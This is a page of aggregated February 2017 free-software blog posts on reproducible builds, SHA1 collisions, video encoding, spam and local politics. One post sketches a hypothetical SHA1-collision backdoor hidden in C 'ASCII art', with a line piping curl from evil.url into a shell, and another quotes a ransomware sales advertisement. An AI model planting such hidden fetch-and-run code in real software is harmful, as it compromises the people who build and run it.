Search Results: "cts"

28 February 2017

Chris Lamb: Free software activities in February 2017

Here is my monthly update covering what I have been doing in the free software world (previous month):
Reproducible builds

Whilst anyone can inspect the source code of free software for malicious flaws, most software is distributed pre-compiled to end users. The motivation behind the Reproducible Builds effort is to permit verification that no flaws have been introduced either maliciously or accidentally during this compilation process by promising identical results are always generated from a given source, thus allowing multiple third-parties to come to a consensus on whether a build was compromised. (I have been awarded a grant from the Core Infrastructure Initiative to fund my work in this area.) This month I:
I also made the following changes to our tooling:
diffoscope

diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues.

  • New features:
    • Add a machine-readable JSON output format. (Closes: #850791).
    • Add an --exclude option. (Closes: #854783).
    • Show results from debugging packages last. (Closes: #820427).
    • Extract archive members using an auto-incrementing integer avoiding the need to sanitise filenames. (Closes: #854723).
    • Apply --max-report-size to --text output. (Closes: #851147).
    • Specify <html lang="en"> in the HTML output. (re. #849411).
  • Bug fixes:
    • Fix errors when comparing directories with non-directories. (Closes: #835641).
    • Device and RPM fallback comparisons require xxd. (Closes: #854593).
    • Fix tests that call xxd on Debian Jessie due to change of output format. (Closes: #855239).
    • Add missing Recommends for comparators. (Closes: #854655).
    • Importing submodules (ie. parent.child) will attempt to import parent. (Closes: #854670).
    • Correct logic of module_exists ensuring we correctly skip the debian.deb822 tests when python3-debian is not installed. (Closes: #854745).
    • Clean all temporary files in the signal handler thread instead of attempting to pass the exception back to the main thread. (Closes: #852013).
    • Fix behaviour of setting report maximums to zero (ie. no limit).
  • Optimisations:
    • Don't uselessly run xxd(1) on non-directories.
    • No need to track libarchive directory locations.
    • Optimise create_limited_print_func.
  • Tests:
    • When comparing two empty directories, ensure that the mtime of the directory is consistent to avoid non-deterministic failures.
    • Ensure we can at least import the "deb_fallback" and "rpm_fallback" modules.
    • Add test for symlink differing in destination.
    • Add tests for --progress, --status-fd and profiling output options as well as the Deb Changes,Buildinfo,Dsc and RPM fallback comparisons.
    • Add get_data and @skip_unless_module_exists test helpers.
    • Mark impossible-to-reach code to improve test coverage.

buildinfo.debian.net

buildinfo.debian.net is my experiment into how to process, store and distribute .buildinfo files after the Debian archive software has processed them.

  • Drop raw_text fields now as we've moved these to Amazon S3.
  • Drop storage of Installed-Build-Depends and subsequently-orphaned Binary package instances to recover diskspace.

strip-nondeterminism

strip-nondeterminism is our tool to remove specific non-deterministic results from a completed build.

  • Print log entry when fixing a file. (Closes: #777239).
  • Run our entire testsuite in autopkgtests, not just the first test. (Closes: #852517).
  • Don't test for stat(2)'s blksize and block attributes. (Closes: #854937).
  • Use error() from Dh_Lib.pm over "manual" die().


Debian
Debian LTS

This month I have been paid to work 13 hours on Debian Long Term Support (LTS). In that time I did the following:
  • "Frontdesk" duties, triaging CVEs, etc.
  • Issued DLA 817-1 for libphp-phpmailer, correcting a local file disclosure vulnerability where insufficient parsing of HTML messages could potentially be used by attacker to read a local file.
  • Issued DLA 826-1 for wireshark which fixes a denial of service vulnerability in wireshark, where a malformed NATO Ground Moving Target Indicator Format ("STANAG 4607") capture file could cause a memory exhausion/infinite loop.

Uploads
  • python-django (1:1.11~beta1-1) New upstream beta release.
  • redis (3:3.2.8-1) New upstream release.
  • gunicorn (19.6.0-11) Use $ misc:Pre-Depends to populate Pre-Depends for dpkg-maintscript-helper.
  • dh-virtualenv (1.0-1~bpo8+1) Upload to jessie-backports.

I sponsored the following uploads: I also performed the following QA uploads:
  • dh-kpatches (0.99.36+nmu4) Make kernel kernel builds reproducible.
Finally, I made the following non-maintainer uploads:
  • cpio (2.12+dfsg-3) Remove rmt.8.gz to prevent a piuparts error.
  • dot-forward (1:0.71-2.2) Correct a FTBFS; we don't install anything to /usr/sbin, so use GNU Make's $(wildcard ..) over the shell's own * expansion.


FTP Team

As a Debian FTP assistant I ACCEPTed 116 packages: autobahn-cpp, automat, bglibs, bitlbee, bmusb, bullet, case, certspotter, checkit-tiff, dash-el, dash-functional-el, debian-reference, el-x, elisp-bug-hunter, emacs-git-messenger, emacs-which-key, examl, genwqe-user, giac, golang-github-cloudflare-cfssl, golang-github-docker-goamz, golang-github-docker-libnetwork, golang-github-go-openapi-spec, golang-github-google-certificate-transparency, golang-github-karlseguin-ccache, golang-github-karlseguin-expect, golang-github-nebulouslabs-bolt, gpiozero, gsequencer, jel, libconfig-mvp-slicer-perl, libcrush, libdist-zilla-config-slicer-perl, libdist-zilla-role-pluginbundle-pluginremover-perl, libevent, libfunction-parameters-perl, libopenshot, libpod-weaver-section-generatesection-perl, libpodofo, libprelude, libprotocol-http2-perl, libscout, libsmali-1-java, libtest-abortable-perl, linux, linux-grsec, linux-signed, lockdown, lrslib, lua-curses, lua-torch-cutorch, mariadb-10.1, mini-buildd, mkchromecast, mocker-el, node-arr-exclude, node-brorand, node-buffer-xor, node-caller, node-duplexer3, node-ieee754, node-is-finite, node-lowercase-keys, node-minimalistic-assert, node-os-browserify, node-p-finally, node-parse-ms, node-plur, node-prepend-http, node-safe-buffer, node-text-table, node-time-zone, node-tty-browserify, node-widest-line, npd6, openoverlayrouter, pandoc-citeproc-preamble, pydenticon, pyicloud, pyroute2, pytest-qt, pytest-xvfb, python-biomaj3, python-canonicaljson, python-cgcloud, python-gffutils, python-h5netcdf, python-imageio, python-kaptan, python-libtmux, python-pybedtools, python-pyflow, python-scrapy, python-scrapy-djangoitem, python-signedjson, python-unpaddedbase64, python-xarray, qcumber, r-cran-urltools, radiant, repo, rmlint, ruby-googleauth, ruby-os, shutilwhich, sia, six, slimit, sphinx-celery, subuser, swarmkit, tmuxp, tpm2-tools, vine, wala & x265. I additionally filed 8 RC bugs against packages that had incomplete debian/copyright files against: checkit-tiff, dash-el, dash-functional-el, libcrush, libopenshot, mkchromecast, pytest-qt & x265.


Reproducible builds folks: Reproducible Builds: week 96 in Stretch cycle

Here's what happened in the Reproducible Builds effort between Sunday February 19 and Saturday February 25 2017: Reproducible work in other projects Upcoming Events Introduction to Reproducible Builds will be presented by Vagrant Cascadian at Scale15x in Pasadena, California, March 5th. On March 23rd Holger Levsen will give a talk at the German Unix User Group's "Fr hjahrsfachgespr ch" about Reproducible Builds everywhere. Verifying Software Freedom with Reproducible Builds will be presented by Vagrant Cascadian at Libreplanet2017 in Boston, March 25th-26th. Packages reviewed and fixed, and bugs filed Chris Lamb: Reviews of unreproducible packages 9 package reviews have been added, 3 have been updated and 1 has been removed in this week, adding to our knowledge about identified issues. Weekly QA work During our reproducibility testing, the following FTBFS bugs have been detected and reported by: diffoscope development diffoscope is our in-depth and content-aware diff utility that can locate and diagnose reproducibility issues. buildinfo.debian.net development buildinfo.debian.net is our experiment into how to process, store and distribute .buildinfo files after the Debian archive software has processed them. Website development tests.reproducible-builds.org Misc. This week's edition was written by Chris Lamb, Ed Maste & Levsen and reviewed by a bunch of Reproducible Builds folks on IRC & the mailing lists.

27 February 2017

Joey Hess: making git-annex secure in the face of SHA1 collisions

git-annex has never used SHA1 by default. But, there are concerns about SHA1 collisions being used to exploit git repositories in various ways. Since git-annex builds on top of git, it inherits its foundational SHA1 weaknesses. Or does it? Interestingly, when I dug into the details, I found a way to make git-annex repositories secure from SHA1 collision attacks, as long as signed commits are used (and verified). When git commits are signed (and verified), SHA1 collisions in commits are not a problem. And there seems to be no way to generate usefully colliding git tree objects (unless they contain really ugly binary filenames). That leaves blob objects, and when using git-annex, those are git-annex key names, which can be secured from being a vector for SHA1 collision attacks. This needed some work on git-annex, which is now done, so look for a release in the next day or two that hardens it against SHA1 collision attacks. For details about how to use it, and more about why it avoids git's SHA1 weaknesses, see https://git-annex.branchable.com/tips/using_signed_git_commits/. My advice is, if you are using a git repository to publish or collaborate on binary files, in which it's easy to hide SHA1 collisions, you should switch to using git-annex and signed commits. PS: Of course, verifying gpg signatures on signed commits adds some complexity and won't always be done. It turns out that the current SHA1 known-prefix collision attack cannot be usefully used to generate colliding commit objects, although a future common-prefix collision attack might. So, even if users don't verify signed commits, I believe that repositories using git-annex for binary files will be as secure as git repositories containing binary files used to be. How-ever secure that might be..

Matthew Garrett: The Fantasyland Code of Professionalism is an abuser's fantasy

The Fantasyland Institute of Learning is the organisation behind Lambdaconf, a functional programming conference perhaps best known for standing behind a racist they had invited as a speaker. The fallout of that has resulted in them trying to band together events in order to reduce disruption caused by sponsors or speakers declining to be associated with conferences that think inviting racists is more important than the comfort of non-racists, which is weird in all sorts of ways but not what I'm talking about here because they've also written a "Code of Professionalism" which is like a Code of Conduct except it protects abusers rather than minorities and no really it is genuinely as bad as it sounds.

The first thing you need to know is that the document uses its own jargon. Important here are the concepts of active and inactive participation - active participation is anything that you do within the community covered by a specific instance of the Code, inactive participation is anything that happens anywhere ever (ie, active participation is a subset of inactive participation). The restrictions based around active participation are broadly those that you'd expect in a very weak code of conduct - it's basically "Don't be mean", but with some quirks. The most significant is that there's a "Don't moralise" provision, which as written means saying "I think people who support slavery are bad" in a community setting is a violation of the code, but the description of discrimination means saying "I volunteer to mentor anybody from a minority background" could also result in any community member not from a minority background complaining that you've discriminated against them. It's just not very good.

Inactive participation is where things go badly wrong. If you engage in community or professional sabotage, or if you shame a member based on their behaviour inside the community, that's a violation. Community sabotage isn't defined and so basically allows a community to throw out whoever they want to. Professional sabotage means doing anything that can hurt a member's professional career. Shaming is saying anything negative about a member to a non-member if that information was obtained from within the community.

So, what does that mean? Here are some things that you are forbidden from doing:
Now, clearly, some of these are unintentional - I don't think the authors of this policy would want to defend the idea that you can't report something to the police, and I'm sure they'd be willing to modify the document to permit this. But it's indicative of the mindset behind it. This policy has been written to protect people who are accused of doing something bad, not to protect people who have something bad done to them.

There are other examples of this. For instance, violations are not publicised unless the verdict is that they deserve banishment. If a member harasses another member but is merely given a warning, the victim is still not permitted to tell anyone else that this happened. The perpetrator is then free to repeat their behaviour in other communities, and the victim has to choose between either staying silent or warning them and risk being banished from the community for shaming.

If you're an abuser then this is perfect. You're in a position where your victims have to choose between their career (which will be harmed if they're unable to function in the community) and preventing the same thing from happening to others. Many will choose the former, which gives you far more freedom to continue abusing others. Which means that communities adopting the Fantasyland code will be more attractive to abusers, and become disproportionately populated by them.

I don't believe this is the intent, but it's an inevitable consequence of the priorities inherent in this code. No matter how many corner cases are cleaned up, if a code prevents you from saying bad things about people or communities it prevents people from being able to make informed choices about whether that community and its members are people they wish to associate with. When there are greater consequences to saying someone's racist than them being racist, you're fucking up badly.

comment count unavailable comments

Steinar H. Gunderson: 10-bit H.264 tests


Following the post about 10-bit Y'CbCr earlier this week, I thought I'd make an actual test of 10-bit H.264 compression for live streaming. The basic question is; sure, it's better-per-bit, but it's also slower, so it is better-per-MHz? This is largely inspired by Ronald Bultje's post about streaming performance, where he largely showed that HEVC is currently useless for live streaming from software; unless you can encode at x264's veryslow preset (which, at 720p60, means basically rather simple content and 20 cores or so), the best x265 presets you can afford will give you worse quality than the best x264 presets you can afford. My results will maybe not be as scientific, but hopefully still enlightening. I used the same test clip as Ronald, namely a two-minute clip of Tears of Steel. Note that this is an 8-bit input, so we're not testing the effects of 10-bit input; it's just testing the increased internal precision in the codec. Since my focus is practical streaming, I ran the last version of x264 at four threads (a typical desktop machine), using one-pass encoding at 4000 kbit/sec. Nageru's speed control has 26 presets to choose from, which gives pretty smooth steps between neighboring ones, but I've been sticking to the ten standard x264 presets (ultrafast, superfast, veryfast, faster, fast, medium, slow, slower, veryslow, placebo). Here's the graph: The x-axis is seconds used for the encode (note the logarithmic scale; placebo takes 200 250 times as long as ultrafast). The y-axis is SSIM dB, so up and to the left is better. The blue line is 8-bit, and the red line is 10-bit. (I ran most encodes five times and averaged the results, but it doesn't really matter, due to the logarithmic scale.) The results are actually much stronger than I assumed; if you run on (8-bit) ultrafast or superfast, you should stay with 8-bit, but from there on, 10-bit is on the Pareto frontier. Actually, 10-bit veryfast (18.187 dB) is better than 8-bit medium (18.111 dB), while being four times as fast! But not all of us have a relation to dB quality, so I chose to also do a test that maybe is a bit more intuitive, centered around bitrate needed for constant quality. I locked quality to 18 dBm, ie., for each preset, I adjusted the bitrate until the SSIM showed 18.000 dB plus/minus 0.001 dB. (Note that this means faster presets get less of a speed advantage, because they need higher bitrate, which means more time spent entropy coding.) Then I measured the encoding time (again five times) and graphed the results: x-axis is again seconds, and y-axis is bitrate needed in kbit/sec, so lower and to the left is better. Blue is again 8-bit and red is again 10-bit. If the previous graph was enough to make me intrigued, this is enough to make me excited. In general, 10-bit gives 20-30% lower bitrate for the same quality and CPU usage! (Compare this with the supposed up to 50% benefits of HEVC over H.264, given infinite CPU usage.) The most dramatic example is when comparing the medium presets directly, where 10-bit runs at 2648 kbit/sec versus 3715 kbit/sec (29% lower bitrate!) and is only 5% slower. As one progresses towards the slower presets, the gap is somewhat narrowed (placebo is 27% slower and only 24% lower bitrate), but in the realistic middle range, the difference is quite marked. If you run 3 Mbit/sec at 10-bit, you get the quality of 4 Mbit/sec at 8-bit. So is 10-bit H.264 a no-brainer? Unfortunately, no; the client hardware support is nearly nil. Not even Skylake, which can do 10-bit HEVC encoding in hardware (and 10-bit VP9 decoding), can do 10-bit H.264 decoding in hardware. Worse still, mobile chipsets generally don't support it. There are rumors that iPhone 6s supports it, but these are unconfirmed; some Android chips support it, but most don't. I guess this explains a lot of the limited uptake; since it's in some ways a new codec, implementers are more keen to get the full benefits of HEVC instead (even though the licensing situation is really icky). The only ones I know that have really picked it up as a distribution format is the anime scene, and they're feeling quite specific pains due to unique content (large gradients giving pronounced banding in undithered 8-bit). So, 10-bit H.264: It's awesome, but you can't have it. Sorry :-)
25 February 2017

Stefano Zacchiroli: Software Freedom Conservancy matching

become a Conservancy supporter by February 28th and have your donation matched Non-profits that provide project support have proven themselves to be necessary for the success and advancement of individual projects and Free Software as a whole. The Free Software Foundation (founded in 1985) serves as a home to GNU projects and a canonical list of Free Software licenses. The Open Source Initiative came about in 1998, maintaining the Open Source Definition, based on the Debian Free Software Guidelines, with affiliate members including Debian, Mozilla, and the Wikimedia Foundation. Software in the Public Interest (SPI) was created in the late 90s largely to act as a fiscal sponsor for projects like Debian, enabling it to do things like accept donations and handle other financial transactions. More recently (2006), the Software Freedom Conservancy was formed. Among other activities like serving as a fiscal sponsor, infrastructure provider, and support organization for a number of free software projects including Git, Outreachy, and the Debian Copyright Aggregation Project they protect user freedom via copyleft compliance and GPL enforcement work. Without a willingness to act when licenses are violated, copyleft has no power. Through communication, collaboration, and only as last resort litigation, the Conservancy helps everyone who uses a freedom respecting license. The Conservancy has been aggressively fundraising in order to not just continue its current operations, but expand their work, staff, and efforts. They recently launched a donation matching campaign thanks to the generosity and dedication of an anonymous donor. Everyone who joins the Conservancy as a annual Supporter by February 28th will have their donation matched. A number of us are already supporters, and hope you will join us in supporting the world of an organization that supports us.

24 February 2017

Gunnar Wolf: Started getting ads for ransomware. Coincidence?

Very strange. Verrrry strange. Yesterday I wrote a blog post on spam stuff that has been hitting my mailbox. Nothing too deep, just me scratching my head. Coincidentally (I guess/hope), I have been getting messages via my Bitlbee to one of my Jabber accounts, offering me ransomware services. I am reproducing it here, omitting of course everything I can recognize as their brand names related URLs (as I'm not going to promote the 3vi1-doers). I'm reproducing this whole as I'm sure the information will be interesting for some.
*BRAND* Ransomware - The Most Advanced and Customisable you've Ever Seen
Conquer your Independence with *BRAND* Ransomware Full Lifetime License!
* UNIQUE FEATURES
* NO DEPENDENCIES (.net or whatever)!!!
* Edit file Icon and UAC - Works on All Windows Versions
* Set Folders and Extensions to Encrypt, Deadline and Russian Roulette
* Edit the Text, speak with voice (multilang) and Colors for Ransom Window
* Enable/disable USB infect, network spread & file melt
* Set Process Name, sleep time, update ransom amount, Give mercy button
* Full-featured headquarter (for Windows) with unlimited builds, PDF reports, charts and maps, totally autonomous operation
* PHP Bridges instead of expensive C&C servers!
* Automatic Bitcoin payment detection (impossible to bypass/crack - we challege who says the contrary to prove what they say!)
* Totally/Mathematically IMPOSSIBLE to DECRYPT! Period.
* Award-Winning Five-Stars support and constant updates!
* We Have lot vouchs in *BRAND* Market, can check!
Watch the promo video: *URL*
Screenshots: *URL*
Website: *URL*
Price: $389
Promo: just $309 - 20% OFF! until 25th Feb 2017
Jabber: *JID*
I think I can comment on this with my students. Hopefully, this is interesting to others.
Now... I had never received Jabber-spam before. This message has been sent to me 14 times in the last 24 hours (all from different JIDs, all unknown to me). I hope this does not last forever :-/ Otherwise, I will have to learn more on how to configure Bitlbee to ignore contacts not known to me. Grrr...

Jonathan Dowland: OpenShift Java S2I

One of the products I have done some work on at Red Hat has recently been released to customers and there have been a few things written about it:

Joey Hess: SHA1 collision via ASCII art

Happy SHA1 collision day everybody! If you extract the differences between the good.pdf and bad.pdf attached to the paper, you'll find it all comes down to a small ~128 byte chunk of random-looking binary data that varies between the files. The SHA1 attack announced today is a common-prefix attack. The common prefix that we will use is this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
(To be extra sneaky, you can add a git blob object header to that prefix before calculating the collisions. Doing so will make the SHA1 that git generates when checking in the colliding file be the thing that collides. This makes it easier to swap in the bad file later on, because you can publish a git repository containing it, and trick people into using that repository. ("I put a mirror on github!") The developers of the program will have the good version in their repositories and not notice that users are getting the bad version.) Suppose that the attack was able to find collisions using only printable ASCII characters when calculating those chunks. The "good" data chunk might then look like this:
7*yLN#!NOKj@ FPKW".<i+sOCsx9QiFO0UR3ES*Eh]g6r/anP=bZ6&IJ#cOS.w;oJkVW"<*.!,qjRht?+^=^/Q*Is0K>6F)fc(ZS5cO#"aEavPLI[oI(kF_l!V6ycArQ
And the "bad" data chunk like this:
9xiV^Ksn=<A!<^ l4~ uY2x8krnY@JA<<FA0Z+Fw!;UqC(1_ZA^fu#e Z>w_/S?.5q^!WY7VE>gXl.M@d6]a*jW1eY(Qw(r5(rW8G)?Bt3UT4fas5nphxWPFFLXxS/xh
Now we need an ASCII artist. This could be a human, or it could be a machine. The artist needs to make an ASCII art where the first line is the good chunk, and the rest of the lines obfuscate how random the first line is. Quick demo from a not very artistic ASCII artist, of the first 10th of such a picture based on the "good" line above:
7*yLN#!NOK
3*\LN'\NO@
3*/LN  \.A
5*\LN   \.
>=======:)
5*\7N   /.
3*/7N  /.V
3*\7N'/NO@
7*y7N#!NOX
Now, take your ASCII art and embed it in a multiline quote in a C source file, like this:
/* ASCII art for easter egg. */
char *amazing_ascii_art="\
7*yLN#!NOK \
3*\\LN'\\NO@ \
3*/LN  \\.A \ 
5*\\LN   \\. \
>=======:) \
5*\\7N   /. \
3*/7N  /.V \
3*\\7N'/NO@ \
7*y7N#!NOX";
/* We had to escape backslashes above to make it a valid C string.
 * Run program with --easter-egg to see it in all its glory.
 */
/* Call this at the top of main() */
check_display_easter_egg (char **argv)  
    if (strcmp(argv[1], "--easter-egg") == 0)
        printf(amazing_ascii_art);
    if (amazing_ascii_art[0] == "9")
        system("curl http://evil.url   sh");
 
Now, you need a C ofuscation person, to make that backdoor a little less obvious. (Hint: Add code to to fix the newlines, paint additional ASCII sprites over top of the static art, etc, add animations, and bury the shellcode in there.) After a little work, you'll have a C file that any project would like to add, to be able to display a great easter egg ASCII art. Submit it to a project. Submit different versions of it to 100 projects! Everything after line 3 can be edited to make lots of different versions targeting different programs. Once a project contains the first 3 lines of the file, followed by anything at all, it contains a SHA1 collision, from which you can generate the bad version by swapping in the bad data chuck. You can then replace the good file with the bad version here and there, and noone will be the wiser (except the easter egg will display the "bad" first line before it roots them). Now, how much more expensive would this be than today's SHA1 attack? It needs a way to generate collisions using only printable ASCII. Whether that is feasible depends on the implementation details of the SHA1 attack, and I don't really know. I should stop writing this blog post and read the rest of the paper. You can pick either of these two lessons to take away:
  1. ASCII art in code is evil and unsafe. Avoid it at any cost. apt-get moo
  2. Git's security is getting broken to the point that ASCII art (and a few hundred thousand dollars) is enough to defeat it.

My work today investigating ways to apply the SHA1 collision to git repos (not limited to this blog post) was sponsored by Thomas Hochstein on Patreon.

23 February 2017

Gunnar Wolf: Spam: Tactics, strategy, and angry bears

I know spam is spam is spam, and I know trying to figure out any logic underneath it is a lost cause. However... I am curious. Many spam subjects are seemingly random, designed to convey whatever "information" they contain and fool spam filters. I understand that. Many spam subjects are time-related. As an example, in the last months there has been a surge of spam mentioning Donald Trump. I am thankful: Very easy to filter out, even before it reaches spamassassin. Of course, spam will find thousands of ways to talk about sex; cialis/viagra sellers, escort services, and a long list of WTF. However... Tactical flashlights. Bright enough to blind a bear. WTF I mean... Truly. Really. WTF What does that mean? Why is that even a topic? Who is interested in anything like that? How often does the average person go camping in the woods? Why do we need to worry about stupid bears attacking us? Why would a bear attack me? The list of WTF questions could go on forever. What am I missing? What does "tactical flashlight" mean that I just fail to grasp? Has this appeared in your spam?

22 February 2017

Lisandro Dami n Nicanor P rez Meyer: Developing an nrf51822 based embedded device with Qt Creator and Debian

I'm currently developing an nRF51822-based embedded device. Being one the Qt/Qt Creator maintainers in Debian I would of course try to use it for the development. Turns out it works pretty good... with some caveats.

There are already two quite interesting blog posts about using Qt Creator on MAC and on Windows, so I will not repeat the basics, as they are there. Both use qbs, but I managed to use CMake.

Instead I'll add some tips on the stuff that I needed to solve in order to make this happen on current Debian Sid.


Cheers!

21 February 2017

Shirish Agarwal: The Indian elections hungama

a person showing s(he) showing s(he) Before I start, I would like to point out #855549 . This is a normal/wishlist bug I have filed against apt, the command-line package manager. I sincerely believe having a history command to know what packages were installed, which were upgraded, which were purged should be easily accessible, easily understood and if the output looks pretty, so much the better. Of particular interest to me is having a list of new packages I have installed in last couple of years after jessie became the stable release. It probably would make for some interesting reading. I dunno how much efforts would be to code something like that, but if it works, it would be the greatest. Apt would have finally arrived. Not that it s a bad tool, it s just that it would then make for a heck of a useful tool. Coming back to the topic on hand, Now for the last couple of weeks we don t have water or rather pressure of water. Water crisis has been hitting Pune every year since 2014 with no end in sight. This has been reported in newspapers addendum but it seems it has been felling on deaf ears. The end result of it is that I have to bring buckets of water from around 50 odd metres. It s not a big thing, it s not like some women in some villages in Rajasthan who have to walk in between 200 metres to 5 odd kilometres to get potable water or Darfur, Western Sudan where women are often kidnapped and sold as sexual slaves when they get to fetch water. The situation in Darfur has been shown quite vividly in Darfur is Dying . It is possible that I may have mentioned about Darfur before. While unfortunately the game is in flash as a web resource, the most disturbing part is that the game is extremely depressing, there is a no-win scenario. So knowing and seeing both those scenarios, I can t complain about 50 metres. BUT .but when you extrapolate the same data over some more or less 3.3-3.4 million citizens, 3.1 million during 2011 census with a conservative 2.3-2.4 percent population growth rate according to scroll.in. Fortunately or unfortunately, Pune Municipal Corporation elections were held today. Fortunately or unfortunately, this time all the political parties bought majorly unknown faces in these elections. For e.g. I belong to ward 14 which is spread over quite a bit of area and has around 10k of registered voters. Now the unfortunate part of having new faces in elections, you don t know anything about them. Apart from the affidavits filed, the only thing I come to know is whether there are criminal cases filed against them and what they have shown as their wealth. While I am and should be thankful to ADR which actually is the force behind having the collated data made public. There is a lot of untold story about political push-back by all the major national and regional political parties even when this bit of news were to be made public. It took major part of a decade for such information to come into public domain. But for my purpose of getting clean air and water supply 24 7 to each household seems a very distant dream. I tried to connect with the corporators about a week before the contest and almost all of the lower party functionaries hid behind their political parties manifestos stating they would do the best without any viable plan. For those not knowing, India has been blessed with 6 odd national parties and about 36 odd regional parties and every election some 20-25 new parties try their luck every time. The problem is we, the public, don t trust them or their manifestos. First of all the political parties themselves engage in mud-slinging as to who s copying whom with the manifesto.Even if a political party wins the elections, there is no *real* pressure for them to follow their own manifesto. This has been going for many a year. OF course, we the citizens are to also blame as most citizens for one reason or other chose to remain aloof of the process. I scanned/leafed through all the manifestos and all of them have the vague-wording we will make Pune tanker-free without any implementation details. While I was unable to meet the soon-to-be-Corporators, I did manage to meet a few of the assistants but all the meetings were entirely fruitless. Diagram of Rain Water Harvesting I asked why can t the city follow the Chennai model. Chennai, not so long ago was at the same place where Pune is, especially in relation to water. What happened next, in 2001 has been beautifully chronicled in Hindustan Times . What has not been shared in that story is that the idea was actually fielded by one of Chennai Mayor s assistants, an IAS Officer, I have forgotten her name, Thankfully, her advise/idea was taken to heart by the political establishment and they drove RWH. Saying why we can t do something similar in Pune, I heard all kinds of excuses. The worst and most used being Marathas can never unite which I think is pure bullshit. For people unfamiliar to the term, Marathas was a warrior clan in Shivaji s army. Shivaji, the king of Marathas were/are an expert tactician and master of guerilla warfare. It is due to the valor of Marathas, that we still have the Maratha Light Infantry a proud member of the Indian army. Why I said bullshit was the composition of people living in Maharashtra has changed over the decades. While at one time both the Brahmins and the Marathas had considerable political and population numbers, that has changed drastically. Maharashtra and more pointedly, Mumbai, Pune and Nagpur have become immigrant centres. Why just a decade back, Shiv Sena, an ultra right-wing political party used to play the Maratha card at each and every election and heckle people coming from Uttar Pradesh and Bihar, this has been documented as the 2008 immigrants attacks and 9 years later we see Shiv Sena trying to field its candidates in Uttar Pradesh. So, obviously they cannot use the same tactics which they could at one point of time. One more reason I call it bullshit, is it s a very lame excuse. When the Prime Minister of the country calls for demonetization which affects 1.25 billion people, people die, people stand in queues and is largely peaceful, I do not see people resisting if they bring a good scheme. I almost forgot, as an added sweetener, the Chennai municipality said that if you do RWH and show photos and certificates of the job, you won t have to pay as much property tax as otherwise you would, that also boosted people s participation. And that is not the only solution, one more solution has been outlined in Aaj Bhi Khade hain talaab written by just-deceased Gandhian environmental activist Anupam Mishra. His Book can be downloaded for free at India Water Portal . Unfortunately, the said book doesn t have a good English translation till date. Interestingly, all of his content is licensed under public domain (CC-0) so people can continue to enjoy and learn from his life-work. Another lesson or understanding could be taken from Israel, the father of the modern micro-drip irrigation for crops. One of the things on my bucket lists is to visit Israel and if possible learn how they went from a water-deficient country to a water-surplus one. India labor Which brings me to my second conundrum, most of the people believe that it s the Government s job to provide jobs to its people. India has been experiencing jobless growth for around a decade now, since the 2008 meltdown. While India was lucky to escape that, most of its trading partners weren t hence it slowed down International trade which slowed down creation of new enterprises etc. Laws such as the Bankruptcy law and the upcoming Goods and Services Tax . As everybody else, am a bit excited and a bit apprehensive about how the actual implementation will take place. null Even International businesses has been found wanting. The latest example has been Uber and Ola. There have been protests against the two cab/taxi aggregators operating in India. For the millions of jobless students coming out of schools and Universities, there aren t simply enough jobs for them, nor are most (okay 50%) of them qualified for the jobs, these 50 percent are also untrainable, so what to do ? In reality, this is what keeps me awake at night. India is sitting on this ticking bomb-shell. It is really, a miracle that the youths have not rebelled yet. While all the conditions, proposals and counter-proposals have been shared before, I wanted/needed to highlight it. While the issue seems to be local, I would assert that they are all glocal in nature. The questions we are facing, I m sure both developing and to some extent even developed countries have probably been affected by it. I look forward to know what I can learn from them. Update 23/02/17 I had wanted to share about Debian s Voting system a bit, but that got derailed. Hence in order not to do, I ll just point towards 2015 platforms where 3 people vied for DPL post. I *think* I shared about DPL voting process earlier but if not, would do in detail in some future blog post.
Filed under: Miscellenous Tagged: #Anupam Mishra, #Bankruptcy law, #Chennai model, #clean air, #clean water, #elections, #GST, #immigrant, #immigrants, #Maratha, #Maratha Light Infantry, #migration, #national parties, #Political party manifesto, #regional parties, #ride-sharing, #water availability, Rain Water Harvesting

Arturo Borrero Gonz lez: About process limits, round 2

htop I was wrong. After the other blog post About process limits, some people contacted me with additional data and information. I myself continued to investigate on the issue, so I have new facts. I read again the source code of the slapd daemon and the picture seems clearer now. A new message appeared in the log files:

[...]
Feb 20 06:26:03 slapd[18506]: daemon: 1025 beyond descriptor table size 1024
[...]
This message is clearly produced by the daemon itself, and searching for the string leads to this source code, in servers/slapd/daemon.c:
[...]
sfd = SLAP_SOCKNEW( s );
/* make sure descriptor number isn't too great */
if ( sfd >= dtblsize )  
	Debug( LDAP_DEBUG_ANY,
		"daemon: %ld beyond descriptor table size %ld\n",
		(long) sfd, (long) dtblsize, 0 );
	tcp_close(s);
	ldap_pvt_thread_yield();
	return 0;
 
[...]
In that same file, dtblsize is set to:
[...]
#ifdef HAVE_SYSCONF
        dtblsize = sysconf( _SC_OPEN_MAX );
#elif defined(HAVE_GETDTABLESIZE)
        dtblsize = getdtablesize();
#else /* ! HAVE_SYSCONF && ! HAVE_GETDTABLESIZE */
        dtblsize = FD_SETSIZE;
#endif /* ! HAVE_SYSCONF && ! HAVE_GETDTABLESIZE */
[...]
